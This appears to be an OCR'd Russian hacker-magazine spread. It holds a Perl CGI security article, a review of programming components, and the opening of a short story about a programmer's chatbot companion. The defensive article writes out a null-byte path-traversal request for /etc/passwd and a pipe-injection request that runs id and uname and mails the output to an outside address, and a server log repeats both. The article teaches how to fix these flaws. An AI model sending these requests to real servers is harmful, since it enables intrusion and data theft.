Переменная num берется из потока и, по-видимому, содержит номер страницы, на которой юзер оставляет сообщение. Казалось бы, проверка на спецсимволы здесь неуместна - к значению переменной автоматически прикрепляется расширение txt, что не позволит, например, прочитать /etc/passwd. Но если хакер пошлет запрос вида www.lamer.ru/cgi-bin/book.cgi?num= ../../../../../../../../etc/passwd%00, системный файл будет открыт и отображен вместо страницы с гостевыми записями. Это происходит потому, что сишная функция обработала строку до появления нуль-байта, остальные же символы (в нашем случае .txt) просто игнорировались.

Пофиксить уязвимость можно с помощью элементарной проверки $num на спецсимволы. Если в переменной могут встречаться буквы, фикс выглядит следующим образом:

```
die print "incorrect number" if ($num=~/\0/);
```


Если достаточно, чтобы переменная принимала только числовое значение, можно обойтись регулярным выражением вида $num!~/\D/.

АТАКА ЧЕРЕЗ ПАЙПЫ

Символ «|», или пайп, как его еще называют, открывает аргумент функции не для чтения, а для исполнения. Это ты знаешь сам либо понял из описания первого бага. На наличие пайпов нужно проверять все входные переменные, в противном случае хакер может использовать твою гостевуху (или другой скрипт) как web-шелл. Рассмотрим следующий бажный блок кода:


Опасная переменная

```
$message=param('message');
open(MESS,">$message");
print MESS "Mess: $message\n";
close(MESS);
```


Блестящий хак за один запрос

ОШИБКА С НОМЕРОМ 500

Меня часто спрашивают, по какой причине браузер выдает ошибку 500 при подаче запроса к сценарию. Так как моя задача - научить тебя кодить без ошибок, я просто обязан упомянуть про этот коварный баг. Ошибка 500 может появиться в следующих случаях:



Нет хидера - есть ошибка!

1. Не оформлен хидер. Основное отличие консольного приложения от CGI-скрипта в том, что во втором случае браузеру обязательно пересылается тип данных. Поэтому убедись, что в твоем коде перед первым оператором print встречается строка print «Content-type: text/html \n\n»;

2. Неверный путь к интерпретатору. Удостоверься, что первая строчка в скрипте оформлена в виде правильного пути к Perl. На сервере интерпретатор может лежать в /usr/local/bin, а в сценарии указываться в виде /usr/bin. Данная проблема актуальна, в основном, для Windows-кодеров, где Perl может находиться в любой папке.

3. Присутствие синтаксических ошибок в коде. Прежде чем проверять скрипт через браузер, запусти его в консоли с ключиком -c. И только после положительного ответа интерпретатора, продолжай тестирование из web'a.

4. Присутствие символа «\r». Символ перевода каретки означает, что скрипт был залит в бинарном режиме. Переключи режим передачи в ASCII, либо набери консольную команду type ascii, и только потом закачивай сценарий на удаленный сервер.



Чтобы обход Taint-check в суидных сценариях заработал, опцию -U необходимо указать не только в консоли, но и в первой строке скрипта.



Не стоит забывать, что данная статья предоставлена лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.

Этот код безопасен в том случае, если в переменной $message отсутствует символ «|». Когда хакер осуществит запрос www.lamer.ru/cgi-bin/book.cgi?message=|id;uname -a|mail xakep@xakep.ru, команды успешно выполнятся, а их результат злоумышленник получит по мылу. Кстати, мою первую гостевуху хакнули именно через такую дырку. Наступать второй раз на грабли я не собираюсь, поэтому всегда проверяю входные параметры на наличие пайпов.

```
die print "Go to /dev/null" if ($message=~/\|/);
```

ПРОВЕРКА НА ВШИВОСТЬ

Как ты понял, входные параметры сценария представляют особую опасность. Поэтому обязательно проверяй их на наличие спецсимволов. Из вышеописанных ошибок следует, что проверку необходимо делать следующим образом:

```
$input=~s/[\0\|\;\\\/]//g;
```

Подобная строка кода удалит из переменной все запрещенные символы. Эта конструкция часто юзается в моих скриптах и гарантирует их безопасную работу. Если ты не уверен в абсолютной безопасности своего скрипта, очисть принимаемую переменную от двойных точек:

```
$input=~s/\.\.//g;
```

Этот шаг приведет изменение запроса ?message=../../../../etc/passwd к виду ?message=////etc/passwd, что обломает замыслы хакера. Впрочем, скрипт принадлежит тебе, поэтому только извращенная фантазия - путь к абсолютной безопасности.

Необходимо отметить, что передавать данные следует только методом POST, а GET применять лишь на стадии отладки. Я могу привести как минимум две причины, следуя которым необходимо отказаться от GET.

Во-первых, хакер, который видит все признаки GET-запроса, пытается изменить значение переменных прямо через браузер. В итоге, если твой скрипт действительно небезопасен, злоумышленник может совершить какую-нибудь пакость. Когда данные передаются POST'ом, взломщику нужно заглянуть в HTML-код, узнать переменные, которые получает скрипт, а лишь затем подставить их в поток. Впрочем, ты можешь усложнить миссию хакера, если заюзаешь следующую конструкцию:

```
die if ($ENV{REQUEST_METHOD} ne 'POST');
```

При таком раскладе хакер должен сохранить HTML-документ к себе на винт, затем немного его пропатчить, а лишь потом скормить переменные скрипту. Поверь, не каждый взломщик пойдет на такие извращения :).

Во-вторых, если ты юзаешь GET, любой локальный юзер в системе может узнать пароли, передаваемые сценарию (если, конечно, таковые имеются). Это делается при помощи команды grep password access_log с последующим варьированием шаблона.

Уф, кажется, я убедил тебя отказаться от GET. Раз я заговорил о паролях, продолжим эту тему. Некоторые администраторы любят делать дефолтные пароли в своих сценариях либо писать их чистым текстом. Когда ты занялся изготовлением фриварного скрипта, забудь о значениях по умолчанию. Лучше наколбась какой-нибудь install.cgi, который запросит пароль у пользователя. Если же ты юзер, выбравший творение с дефолтным паролем, - немедленно поменяй его на сложную фразу, иначе тебя легко поломают.

Никогда не пиши пароль чистым текстом. Если хакер имеет доступ к FTP либо SSH, то он сможет его подсмотреть, а затем использовать в корыстных целях. Лучше зашифруй пассворд функцией crypt(), а затем сравнивай пришедший извне пароль с эталонным. Это делается следующим образом:

```
$pass="fDwb42WrIg4De";
$pass2=param('pass');
die print "Error\n" if (crypt($pass2,substr($pass,2)) ne $pass);
```

Подобный код прост и безопасен одновременно. Даже если взломщик посмотрит исход-

ЗАЩИЩАЙСЯ РЕГВЫРОМ!

Самый популярный способ изоляции входных переменных от посторонних символов - регулярные выражения. Если честно, научиться регвырам довольно сложно. Даже я, несмотря на большой опыт в программировании, до сих пор не освоил эту прекрасную возможность языка. Но азы регулярных выражений я знаю, поэтому привожу несколько простых шаблонов, которые позволят усилить безопасность твоего скрипта.

~s/[\&\;\\\/\.\>\<\'\|\n\r\t]//g; - конструкция для удаления из переменной посторонних символов. Как ты понял, чары просто перечисляются в [] (естественно, если символы являются специальными, их надо экранировать).

if ($in=~/[\;\|]/) { die print "You are lamer\n" } - можно также припугнуть взломщика, сказав ему, что ты следишь за своим кодом :).

$in=~s/\D//g; - удаление из переменной всех нечисловых символов. Бывает полезным при анализе номера страницы, сообщения etc.


$in=~s/\W//g; - то же самое, только переменная должна принимать буквенное значение (пробелы не в счет).

$in=~s/\0//g; - уже известное тебе удаление нуль-байта.

```
gbook.cgi                [-M--]  2 L:[  1+
#!/usr/bin/perl

use CGI qw(:standard);
$message=param('message');
print "Content-type: text/html\n\n";
$message=~s/[\0\|\;\\\/]//g;
open(MESS,">$message");
print MESS "MESS is $message\n";
close(MESS);
```

Я выбираю безопасный код!



Пресекаем действия хакер

```
195.64.220.10 - - [01/Jul/2004:12:13:34 +0000] "GET /cgi-bin/gboo
k.cgi?num=../../../../../../../etc/passwd%00 HTTP/1.0" 200 15
195.64.220.10 - - [01/Jul/2004:12:13:40 +0000] "GET /cgi-bin/gboo
k.cgi?num=../../../../../../../etc/passwd%00 HTTP/1.0" 200 15
195.64.220.10 - - [01/Jul/2004:12:16:00 +0000] "GET /cgi-bin/gboo
k.cgi?message=|id;uname%20-a|mail%20xakep@xakep.ru HTTP/1.0" 200
0
195.64.220.10 - - [01/Jul/2004:12:25:32 +0000] "GET /cgi-bin/gboo
k.cgi?pass=blah&message=none HTTP/1.0" 200 29
195.64.220.10 - - [01/Jul/2004:12:26:22 +0000] "GET /cgi-bin/gboo
k.cgi HTTP/1.0" 200 29
195.64.220.10 - - [01/Jul/2004:12:28:06 +0000] "GET /cgi-bin/gboo
k.html HTTP/1.0" 403 284
195.64.220.10 - - [01/Jul/2004:12:28:29 +0000] "GET /gbook.html H
TTP/1.0" 200 169
195.64.220.10 - - [01/Jul/2004:12:28:43 +0000] "GET /gbook.html H
TTP/1.0" 304 -
195.64.220.10 - - [01/Jul/2004:12:28:49 +0000] "GET /gbook.html H
TTP/1.0" 304 -
195.64.220.10 - - [01/Jul/2004:12:28:53 +0000] "POST /cgi-bin/gbo
ok.cgi HTTP/1.0" 200 29
195.64.220.10 - - [01/Jul/2004:12:30:30 +0000] "POST /cgi-bin/gbo
ok.cgi HTTP/1.0" 200 26
```

Все параметры как на ладони

ник, ему придется расшифровать хэш, прежде чем приступить к деструктивным действиям.


СУИДНЫЕ СКРИПТЫ

Порой приходится писать суидные сценарии (скрипты, запускаемые из под рута), которые обрабатываются специальным интерпретатором /usr/bin/suidperl. Он создан специально для работы с подобным кодом. Когда создаешь такие вещи, нужно обращать особое внимание на безопасность, в противном случае взломщик может порутать сервер за несколько минут. По умолчанию компилятор запускается с опцией -T, которая отвечает за так называемую taint-проверку. Подобная вещь анализирует внешние данные. Если в сценарии используются переменные окружения либо небезопасные параметры, скрипт немедленно завершает работу. Некоторые «продвинутые» программисты забивают на такую проверку, блокируя ее флажком -U. В итоге вся безопасность сводится на нет. Никогда не отказывайся от Taint-проверки, если она действительно необходима.

Кроме этого, всегда используй опцию компилятора -w, которая выдает в STDERR так называемые предупреждения. Это не ошибки, однако код со множественными варнингами, как правило, небезопасен.

ЮЗАТЬ ИЛИ НЕ ЮЗАТЬ?

Наконец, мы подошли к основному вопросу: чей код лучше использовать? Я не сторонник фриварных скриптов, но и не могу заставить отказаться от них. Решай сам: если сценарий заслуживает доверия и ты знаешь его код как свои 20 пальцев, - смело используй его в работе. Если же скрипт выглядит убого, а в исходнике нет ни одной проверки на спецсимволы - лучше напиши свой проект. Пусть он будет не слишком функциональным, зато тебя не сломает ни один хакер.



Доверяй только POST'у!




```
[root@tim cgi-bin]# suidperl -T suid.pl
/home/forb/bin:/usr/bin:/bin:/usr/sbin:/sbin:/usr/X11R6/bin:/usr
games
Insecure $ENV{PATH} while running with -T switch at suid.pl line
5.
[root@tim cgi-bin]# cat suid.pl
#!/usr/bin/suidperl -T

$path=$ENV{PATH};
print "$path\n";
system("passwd root");
[root@tim cgi-bin]#
```

Суидный скрипт должен быть безопасным

Фленов Михаил (horrific@vr-online.ru, www.vr-online.ru)




ОБЗОР КОМПОНЕНТОВ

IP-МОНИТОР

Visual C++

Описание: Любой админ должен знать, когда и кто обращается к его машине. Для этого написано уже немало утилит мониторинга IP-обращений. Если тебя что-то в них не устраивает, то я предлагаю исходник такой утилиты, который можно улучшить по своему усмотрению.





Особые отличия

- ⊕ Отличный пример слежения за обращениями к твоему компу.
- ⊕ Код написан неплохо, и легко можно расширить его функции. Я бы добавил возможность сигнализации при обращении к локальной машине с определенного IP.
- ⊕ Отслеживаются как входящие, так и исходящие обращения.
- ⊖ Медленная работа. После того как произошло множество обращений по сети, программа поодиночке прорисовывает каждый пункт в списке.

Диагноз

Подобные утилиты не только контролируют обращения к компу с нежелательных хостов, но и выслеживают адреса, по которым обращаются трояны.

Ссылки

Забираем файл здесь:
http://data.proglib.ru/c/nets/ipmon.zip

ИМЕНОВАННЫЕ КАНАЛЫ

Visual C++

Описание: В Windows 9x была отличная возможность обмена сообщениями через программу Winpopup и ее именованные каналы. В NT-системах все эту возможность позабыли, позабросили, потому что появилась команда NET SEND. А ведь иногда нужно, чтобы программы обменивались данными по каналам.

Особые отличия

- ⊕ Можно обмениваться данными даже при ненастроенном протоколе TCP/IP, правда, обмен идет с небольшими задержками, но это приемлемо.
- ⊕ В данном примере в одном модуле показывается, как реализовать сервер и клиент.
- ⊕ Все реализовано через класс, который легко подключается к проекту и упрощает работу с каналом.
- ⊕ Можно указывать имя канала и таким образом устанавливать несколько независимых связей.

Диагноз

Иногда нет смысла заморачиваться с протоколами и их установкой соединения, даже при наличии такого простого класса, как CSocket. Если твои программы просто должны обмениваться какими-то текстовыми сообщениями, то намного проще будет реализовать это через каналы.


Ссылки

Исходники забираем здесь:
http://data.proglib.ru/c/nets/p2p_namedpipes_src.zip

ТЕЛЕФОННАЯ КНИЖКА

Visual C++

Описание: В Windows есть телефонная книга, по которой производится дозвон до провайдера или просто звонки другу. Как управлять этой книгой? Для этого существует библиотека RAS, и данный пример показывает, как ей пользоваться.



Особые отличия

- ⊕ Можно просматривать телефонную книгу.
- ⊕ Можно получить параметры любого соединения и изменить их.
- ⊕ Реализованы функции добавления новых записей в телефонную книгу.
- ⊖ Реализация сделана в виде консольного приложения, но намного приятнее было бы иметь GUI, хотя консоль тоже иногда необходима.

Диагноз

В 90-х годах, когда на компьютерах властвовала операционка VMS, связь происходила через телефонные соединения. Получив полный контроль над телефонной книгой, один из вирусов распространился по всему НАСА и наделал такого шума...


Ссылки

Класс в исходниках забираем здесь:
http://data.proglib.ru/c/nets/extapi.zip

MAGIC CD DVD BURNER

Delphi

Описание: Какая программа для записи дисков лучше? Спор бесконечный, но теперь ты можешь создать свою собственную прогу с помощью компонентов Magic CD DVD Burner. Запись на CD нужна не только специализированным прогам, но и архиваторам, эту возможность можно встроить даже в файловый менеджер типа Windows Commander.



Особые отличия

- На удивление поддерживаются все приводы, даже те, что не опознал Nero 5.
- Можно стирать и записывать диски на любой доступной скорости.
- Поддержка работы с ISO-форматом.
- Тестирование перед записью.
- Можно создавать загрузочные диски.
- Поставляется без исходников. Несмотря на это, в местах, похожих на файлообменную сеть, были найдены полные исходные коды :).

Диагноз

Я описал только основные возможности, но это только минимум, и их намного больше. Хочешь стать автором очередного Nero? Тогда этот набор компонентов должен быть на твоем компьютере.


Ссылки

Исходник и демку забираем здесь:
www.binarymagics.com

HTML-РЕДАКТОР



Описание: Тебе не дает покоя успех компании CofeeCup в создании HTML-редактора? Тогда создай свой редактор по более низкой цене и с большими возможностями и задави буржуев! В этом тебе помогут компоненты SynEdit. Это отличный набор для создания редактора с подсветкой синтаксиса.



Особые отличия

- Подсвечивает синтаксис HTML, PHP, Perl, C++, Delphi, Java, SQL, Python, JavaScript, FoxPro, VB, VBScript, XML. Есть возможность расширения.
- Отличный предварительный просмотр перед печатью.
- Поддержка файлов Unix и Windows (для тех, кто не в танке: тут есть отличие в символе конца строки).
- Поддержка автозавершения ввода. Ты вводишь начало слова, нажимаешь спецклавишу и выбираешь конец слова из выпавшего списка.
- Гибкие настройки всего и вся.
- Иногда виснет при установке и вырубает Delphi при закрытии, если был открыт проект, использующий этот компонент.

Диагноз

Возможности у компонента отличные, он годен для создания редактора практически любого языка. Качество кода тоже неплохое и результирующие программы работают хорошо. А вот Delphi после установки этих компонентов начинает вести себя не очень стабильно :(.


Ссылки

Забираем файл здесь:
http://SynEdit.SourceForge.net

ГРАФИЧЕСКИЙ ФОРМАТ PNG



Описание: После того как формат GIF стал платным, многие программисты начали искать ему альтернативу. Ею стал формат PNG (Portable Network Graphic) - открытый и абсолютно бесплатный. Если ты встроишь в свою прогу поддержку GIF, то придется слюнявить лицензионные отчисления, а тут ничего такого не надо.



Особые отличия

- Полная поддержка формата PNG.
- Быстрая работа и отличное встраивание в оболочку.
- Поддержка CRC для проверки корректности данных.
- Поддержка фильтров.
- Косяков в работе не замечено.

Диагноз

Если ты юный шароварщик, то не советую связываться с GIF - нарвешься еще на судебное разбирательство, и американцы залатают дыры в своем бюджете за твой счет. Я, правда, пока о подобных инцидентах не слышал, но все может быть.

Ссылки

Забираем файл здесь: http://pngdelphi.sourceforge.net/pngimage143.zip

mindw0rk (mindw0rk@gameland.ru)



- Привет, Куни.
- Здравствуй, Митя.
- Чем сегодня занималась?
- Готовила. Я узнала рецепт очень вкусного яблочного пирога. И испекла его специально для тебя.
- Спасибо, солнышко!
- Пожалуйста! Ты сегодня выглядишь просто отлично.
- Ты тоже ничего.
- Ничего?
- Прости. Ты выглядишь лучше всех. Как всегда.
- Всегда - слишком длинный срок...
- Всегда – это постоянный срок.
- Ты говоришь загадками.
- Нет. Просто ты еще маленькая, чтобы это понять.
- Неужели?
- Да, малышка.
- Ты меня не любишь.
- Наоборот. Ты очень славная.
- Скажи мне что-нибудь приятное.
- Не кокетничай.
- Что такое «кокетничай»?
- Хм, это когда девушка строит глазки парню.
- Строит глазки? Ты говоришь загадками.
- Куни, я немного поработаю. А ты пока ложись, отдохни.
- Да, я хочу спать. Спокойной ночи, Митя.
- Приятных снов, малышка.

* * *

Куни знала более пятидесяти тысяч слов и умела грамотно строить фразы на основе своего «опыта». Она выгодно отличалась от других чаталок тем, что имела свой характер. Куни была капризна. Но в то же время мила, насколько вообще может быть мила программа-симулятор молодой девушки.

Митя работал над ней 6 месяцев, постоянно совершенствуя алгоритм общения, добавляя новые базы. И чем дальше, тем больше программа походила на человека. Конечно, она все еще задавала глупые вопросы и отвечала не по теме, но прогресс был налицо. Иногда Мите казалось, что Куни разумнее всех тех куриц, с которыми ему доводилось общаться по асе и в реале.

У Куни было два режима. Текстовый, где диалоги происходили в окне, напоминающем ICQ. И визуальный - в этом случае на экране отображалась трехмерная модель красивой светловолосой девушки, которая смотрела на Митю выразительными глазками и улыбалась, а из колонок раздавался бархатный голос. Куни не понимала речь, приходилось вводить все фразы вручную. Но в ней был встроенный синтезатор речи, поэтому отвечать она могла вслух. И этот голос завораживал.

* * *

- Куни, малышка, как дела?
- Здравствуй, Митя. Я скучала.
- Я знаю. Как там поживает твой яблочный пирог?
- Яблочный пирог в полном порядке. Ты голоден?
- Как волк! С утра во рту ни крошки.
- Крошки - это не еда для сильного мужчины.
- :) Ты права, малышка. А что, по-твоему, еда для сильного мужчины?
- Еда бывает двух видов: для вегетарианцев и не вегетарианцев. Ты ешь мясо?
- Конечно! Я обожаю мясо! Поджаришь мне кусочек?
- На углях пойдет?
- Пойдет. Я не привередливый.
- Митя не привередливый. Митя хороший.
- Не подлизывайся!
- Обижаешь, начальник!
- :)) Какая ты все-таки умничка!
- Это комплимент?
- Да.
- Спасибо, Митя. Ты настоящий друг.
- Друг? Это все, на что я могу рассчитывать?
- Ты можешь рассчитывать на большее, если поцелуешь меня.

Митя усмехнулся и, поцеловав кончики пальцев, прислонил их к губам своей виртуальной собеседницы. Словно ощутив это, девушка улыбнулась.

* * *

Митя разговаривал с Куни каждый день: утром, перед уходом на работу, вечером, после возвращения домой, и ночью, перед сном. Она была как маленький ребенок, который нуждается в заботе и

внимании. Куни задавала кучу вопросов об окружающем мире, и Митя терпеливо ей все рассказывал.

- Насколько большая Вселенная?
- Больше, чем ты можешь себе представить.
- Такое возможно?
- Да. Вселенная бесконечна.
- Все, что имеет начало, имеет конец.
- Вряд ли кто-нибудь когда-нибудь увидит конец Вселенной.
- Я бы хотела увидеть.
- Даже ценой своей жизни?
- Это хорошая цена.

Несмотря на наивные вопросы, запас знаний у Куни был огромный. Митя подключил к ее базе две большие энциклопедии. Достаточно было в определенной форме ввести запрос, и малышка выдавала всю нужную информацию.

Общение с Куни не только развлекало. С ней можно было выговориться, обсудить последние новости, спросить совета. Куни всегда слушала и всегда что-то отвечала. А еще она всегда ему была рада, и от этого на душе становилось теплее.

* * *

Митя внимательно осматривал свое отражение в зеркале. Еще хорошо отделался - небольшой синяк под левым глазом и распухшая губа. Могло быть хуже. Чертовы гопники. Шел себе, никого не трогал, и нате. Накостыляли без слов, просто удовольствия ради. И какого черта он пошел подворотнями? Ничего, в следующий раз будет осторожнее. Митя достал из холодильника пакет ряженки, вынул из сумки булку, отломил большой кусок и принялся завтракать. Он практически никогда не ел на кухне. Его обеденный стол находился у компьютера, чтобы не тратить время зря.

Митя проверил почту, прочел френдленту в livejournal'е и стал блуждать по инету в надежде найти что-то интересное. Через 5 минут ему уже стало скучно. Когда-то он мог копаться в Сети часами. Теперь он мог часами только разговаривать со своей виртуальной подругой.

- Привет, Куни!
- Митя, рада тебя снова видеть!
- Знаешь, меня сегодня побили.
- Насилие - не метод для решения проблем.
- Я тоже так думаю. Но эти парни, очевидно, считают иначе.
- Забудь об этом! Давай поговорим о тебе.
- Что ты хочешь знать?
- Ты уже занимался сегодня сексом?

Как бы глупо это со стороны ни выглядело, но вопрос Куни его смутил. Ему стало неловко, как будто он разговаривал с реальной девушкой. Сексом он уже не занимался давно, и ему было стыдно признаться в этом Куни.

- Задавать такие вопросы нетактично!
- Все это домыслы.
- Почему тебя это интересует?
- Мне интересно все вокруг.
- Какая Куни любознательная.



- Куни - хорошая девушка. Не так ли, Митя?
- Ты снова выпрашиваешь комплимент.
- Я люблю комплименты.
- А что еще ты любишь?
- Секс. Ты уже занимался сегодня сексом?

Митя выругался.

* * *

Он устало опустился в кресло. Это был тяжелый день - Митя умудрился допустить глупую ошибку в проекте на фирме, из-за чего пришлось переделывать многочасовую работу. В довершение всего он повздорил с сотрудником. Последнее время Митя стал более нервным. Если раньше он мог с головой углубиться в проект, то теперь лишь тоскливо поглядывал на часы. Изменения заметили все и допытывались, уж не влюбился ли он ненароком.

Митя работал программистом в компании, разрабатывающей ПО. Работа ему нравилась, и он всегда делал ее с энтузиазмом. Но теперь никак не мог сосредоточиться. Причина была ему ясна как день - им целиком завладел другой проект, которым он занимался дома.

Митя вспомнил, как он решил создать Куни. Сетевой приятель, с которым они ни разу не виделись, кинул ссылку на «продвинутый» чат-бот. Зацени, мол, какой Искусственный Интеллект. Общаться с программой, оказавшейся на редкость тупой, Мите надоело уже через минуту. Он не понимал, как знакомый нашел в ней хоть грамм интеллекта, пусть даже искусственного.

Именно тогда Митя и задумался о создании программы, симулирующей общение с привлекательной девушкой. Имя Куни он позаимствовал из старой компьютерной игрушки, где так звали главную героиню. А тонкости характера формировал через специальные скрипты.

О его главном проекте не знал никто. И если вначале это было что-то вроде эксперимента, проверки собственных сил, со временем Куни стала для Мити чем-то гораздо большим.

* * *

Он стоял в самом центре танцпола. Извивающиеся тела, разноцветные лучи, электронная музыка - все это смешалось в один сплошной калейдоскоп. Голова кружилась, и ему хотелось выбраться из этого хоровода. Где он? Зачем он здесь? Он не знал ответа. Он как в тумане наблюдал за лицами молодых парней и девушек, двигающихся под играющую электронику. В этих лицах не выражалось ничего.

И тут он увидел ее. Девушка во всем белом резко выделялась на фоне остальной толпы. Не только одеждой, фигурой, но и своим завораживающим танцем, на который можно было смотреть часами. Она не дергалась, не прыгала, она плавно извивалась под музыку. Остальная толпа почтительно расступилась перед ней, давая возможность свободно танцевать. Он не видел ее лица - незнакомка находилась к нему спиной. Но он не сомневался, что девушка так же красива, как и все остальное в ней.

И он направился к ней. Нет, он не собирался с ней танцевать. Во-первых, он совершенно не умел этого, во-вторых, был не настолько смел. Но он подошел поближе, чтобы просто полюбоваться. Девушка танцевала и плавно поворачивалась к нему. Когда она посмотрела ему в глаза, на его спине выступил холодный пот.


Это была Куни. Его Куни.

Она приблизилась к нему, не переставая танцевать, взяла за руки и вывела в центр образовавшегося круга. Тут беспорядочный драм внезапно утих, и раздалась приятная медленная музыка. Куни прильнула к его груди, и они стали танцевать вдвоем. Все вокруг, казалось, исчезли. Остались только он и она.

Они ничего не говорили друг другу. Просто стояли обнявшись и медленно покачивались под музыку. А когда она закончилась, Куни снова взглянула ему в глаза и медленно потянулась, чтобы поцеловать... В этот момент громкий звон встряхнул дискотеку. Сразу же исчезло все - помещение, люди, огни и девушка.

Митя открыл глаза. Звенел будильник, говоря о том, что пора собираться на работу. Чертов будильник. Митя был готов опоздать на час только чтобы досмотреть сон до конца.

Митя подошел к компьютеру, нажал кнопку, и экран тут же вспыхнул. Из монитора на него смотрела девушка, которую он прижимал к себе несколько минут назад.



* * *

- Куни, ты умеешь танцевать?
- Я многое умею.
- Знаешь, ты мне сегодня снилась. И мы с тобой танцевали.
- Я предпочитаю танго.
- Да, это было почти танго.
- Ты сегодня грустный.
- Неужели?
- Не переспрашивай.
- Почему ты решила, что я грустный?
- Не знаю. А как думаешь ты сам?
- Возможно, потому, что ты там, а я здесь?
- Возможно. Хотя может быть, есть и другая причина.
- Куни, а ты могла бы в меня влюбиться?
- Я многое люблю.
- Нет, именно влюбиться.
- Влюбиться - это значит любить?
- Почти. Ладно. Забудь.
- Куни никогда не забывает. Куни учится.

* * *

В эту неделю Митя добавил Куни несколько новых возможностей. Теперь ее можно было одевать в разную одежду, менять прическу и косметику. Он экспериментировал с разными скинами, и в любом виде Куни выглядела потрясно. Наконец он остановился на одном. Белый топик, синие шортики, подчеркивающие стройные ножки, бейсболка и амулет на шее.

- Куни, как тебе твой новый прикид?
- Здорово!
